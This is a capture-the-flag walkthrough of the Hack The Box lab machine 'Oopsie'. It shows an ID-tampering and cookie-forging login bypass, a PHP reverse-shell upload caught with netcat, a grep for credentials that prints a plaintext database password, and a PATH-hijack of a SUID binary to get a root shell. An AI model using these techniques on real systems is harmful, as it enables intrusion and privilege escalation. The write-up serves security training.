



TARGET MACHINE IP ADDRESS


10.129.230.9


1. With what kind of tool can intercept web traffic?

    Answer: proxy

2. What is the path to the directory on the webserver that returns a login page?






Contents


Host	Method	URL
http://10.129.230.9	GET	/cdn-cgi/login/script.js

    Answer: /cdn-cgi/login


3. What can be modified in Firefox to get access to the upload page?

    Answer: cookie

4. What is the access ID of the admin user?




I log in as a guest, then go to the account page and see the current user's ID in the URL



Repair Management System

Access ID	Name	Email
2233	guest	guest@megacorp.com

Assuming that the ID numbering starts with the admin, i change the ID number to 1




10.129.230.9/cdn-cgi/login/admin.php?content=accounts&id=1

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

Answer: 34322

5. On uploading a file, what directory does that file appear in on the server?




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ gobuster dir -u http://10.129.127.128 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt -x php

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.127.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/images               (Status: 301) [Size: 317] [--> http://10.129.127.128/images/]
/index.php            (Status: 200) [Size: 10932]
/themes               (Status: 301) [Size: 317] [--> http://10.129.127.128/themes/]
/uploads              (Status: 301) [Size: 318] [--> http://10.129.127.128/uploads/]
/css                  (Status: 301) [Size: 314] [--> http://10.129.127.128/css/]
```

Answer: /uploads


6. What is the file that contains the password that is shared with the robert user?

After an unsuccessful attempt to log in as admin by using the ID instead of a password, I continued exploring the site and discovered that actions on the Uploads page are allowed with superadmin privileges.




Repair Management System

This action require super admin rights.




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ nmap -Pn -sV -O 10.129.230.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 12:18 EDT
Nmap scan report for 10.129.230.9
Host is up (0.069s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
```

A scan of the machine showed that ports 22 and 80 were open, so an attempt was made to gain access via SSH.



```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ ssh admin@10.129.230.9
admin@10.129.230.9's password:
Permission denied, please try again.
admin@10.129.230.9's password:
```


Modifying the data in the cookies worked, and I gained access to the file upload functionality.



Repair Management System


Branding Image Uploads

Brand Name	
Browse… No file selected.	Upload




Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly
role	admin	10.129.127.128	/	Tue, 02 Sep 2025 20:41:59 GMT	9	false
user	34322	10.129.127.128	/	Tue, 02 Sep 2025 20:41:59 GMT	9	false

I uploaded the php-reverse-shell.php payload from /usr/share/webshells/php/ using the upload form on the website. Before that, I copied it to my working directory, changed the IP address and port number, and saved it as rev_shell.php.




Repair Management System

The file rev_shell.php has been uploaded.




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs/data]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.215] from (UNKNOWN) [10.129.127.128] 51790
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 20:49:29 up 10 min,  0 users,  load average: 0.00, 0.03, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
$ 
```

Assuming that Robert's password might be stored in a file where his name appears, I launched a search through the directories most likely to contain such files: **grep -RniI 'robert' /var/ /home/ /root/ /opt/ /etc/ /tmp/ /var/tmp/ 2>/dev/null**



```
$ grep -RniI 'robert' /var/ /home/ /root/ /opt/ /etc/ /tmp/ /var/tmp/ 2>/dev/null
/var/cache/snapd/names:2244:sshguard-robertliu
/var/backups/dpkg.status.0:9068:          Robert Wilhelm <robert.wilhelm@freetype.org>
/var/backups/dpkg.status.0:12342:Original-Maintainer: Robert Woodcock <rcw@debian.org>
```



```
/var/www/html/cdn-cgi/login/db.php:2:$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
/var/run/systemd/transient/session-3.scope:6:Description=Session 3 of user robert
/var/run/systemd/transient/user-1000.slice:3:Description=User Slice of robert
```

Answer: db.php

7. What executible is run with the option "-group bugtracker" to identify all files owned by the bugtracker group?

Answer: find


8. Regardless of which user starts running the bugtracker executable, what's user privileges will use to run?

Answer: root

9. What SUID stands for?


Answer: Set owner user ID

10. What is the name of the executable being called in an insecure manner?




```
┌──(kali㉿kali)-[~/Desktop/HTB/labs]
└─$ ssh robert@10.129.95.191
```

After obtaining Robert's password, I reconnected using his login credentials and continued exploring the target machine




```
robert@oopsie:~$ ls
user.txt
robert@oopsie:~$ pwd
/home/robert
```

Running sudo -l returned a message saying that robert may not run sudo on this machine.




```
robert@oopsie:/$ sudo -l
[sudo] password for robert:
Sorry, try again.
[sudo] password for robert:
Sorry, user robert may not run sudo on oopsie.
```

We also see that Robert belongs to two groups: the robert group and the bugtracker group.




```
robert@oopsie:/$ id robert
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/$ 
```

Since sudo wasn't available, I searched for SUID binaries that might allow privilege escalation.
I used the command **find / -perm -4000 -type f 2>/dev/null** to locate all files with the SUID bit set.



```
robert@oopsie:/$ find / -perm -4000 -type f 2>/dev/null
/snap/core/11420/bin/mount
/snap/core/11420/bin/ping
/snap/core/11420/bin/ping6
/snap/core/11420/bin/su
```

Among the SUID files, I found **/usr/bin/bugtracker**, which is not a standard Linux binary.
Interestingly, the name of this file matches the name of one of Robert's groups.




```
/usr/bin/bugtracker
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/sudo
robert@oopsie:/$ 
```


While analyzing the binary with strings, I noticed the presence of the keyword system.
This strongly indicates that the program uses the **system()** function from libc, which executes shell commands.

Since system() relies on the $PATH environment variable to resolve binaries, it is vulnerable to path manipulation.
Combined with the presence of the string **cat /root/reports/**, this confirms that the program is likely executing a cat command without specifying the full path.

This insecure usage allows us to craft a fake cat binary and place it in a directory we control.
When we adjust our $PATH to prioritize that directory and run the SUID binary, it executes our malicious script with root privileges.




```
robert@oopsie:/$ strings /usr/bin/bugtracker
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
strcpy
__isoc99_scanf
__stack_chk_fail
putchar
printf
strlen
malloc
strcat
system
```



```
: EV Bug Tracker :

Provide Bug ID:

cat /root/reports/
;*3$"
```

Answer: cat

11. Submit user flag




```
robert@oopsie:~$ pwd
/home/robert
robert@oopsie:~$ ls
user.txt
robert@oopsie:~$ cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
```

Answer: f2c74ee8db7983851ab2a96a44eb7981

12. Submit root flag


Since Robert does not have the necessary privileges (see the comments for question 10), I will attempt to escalate his privileges by exploiting the discovered vulnerability.

To exploit this vulnerability, I created a fake cat command that simply spawns a shell:




```
robert@oopsie:~$ echo '#!/bin/bash' > /tmp/cat
robert@oopsie:~$ echo '/bin/bash' >> /tmp/cat
robert@oopsie:~$ chmod +x /tmp/cat
robert@oopsie:~$ 
```

Then, I added /tmp to the beginning of my $PATH so that the system would use my fake cat, and I executed the vulnerable SUID binary.




```
robert@oopsie:~$ export PATH=/tmp:$PATH
robert@oopsie:~$ /usr/bin/bugtracker
```

As expected, it ran my custom cat script with root privileges, giving me a root shell.




```
robert@oopsie:~$ echo '#!/bin/bash' > /tmp/cat
robert@oopsie:~$ echo '/bin/bash' >> /tmp/cat
robert@oopsie:~$ chmod +x /tmp/cat
robert@oopsie:~$ export PATH=/tmp:$PATH
robert@oopsie:~$ /usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 123
---------------

root@oopsie:~# whoami
root
root@oopsie:~# 
```



```
root@oopsie:/root# ls -la
total 40
drwx------  7 root root   4096 Aug  4 16:01 .
drwxr-xr-x 24 root root   4096 Oct 11  2021 ..
lrwxrwxrwx  1 root root      9 Jan 25  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root   3106 Apr  9  2018 .bashrc
drwx------  2 root root   4096 Oct 11  2021 .cache
drwx------  3 root root   4096 Oct 11  2021 .gnupg
drwxrwxr-x  3 root robert 4096 Aug  4 16:01 .local
-rw-r--r--  1 root root    148 Aug 17  2015 .profile
drwxr-xr-x  2 root root   4096 Jul 28  2021 reports
-rw-r--r--  1 root root     33 Feb 25  2020 root.txt
drwx------  2 root root   4096 Jul 28  2021 .ssh
root@oopsie:/root# cat root.txt
root@oopsie:/root# nano root.txt
```

For some reason, cat did not display the contents of the **root.txt** file.
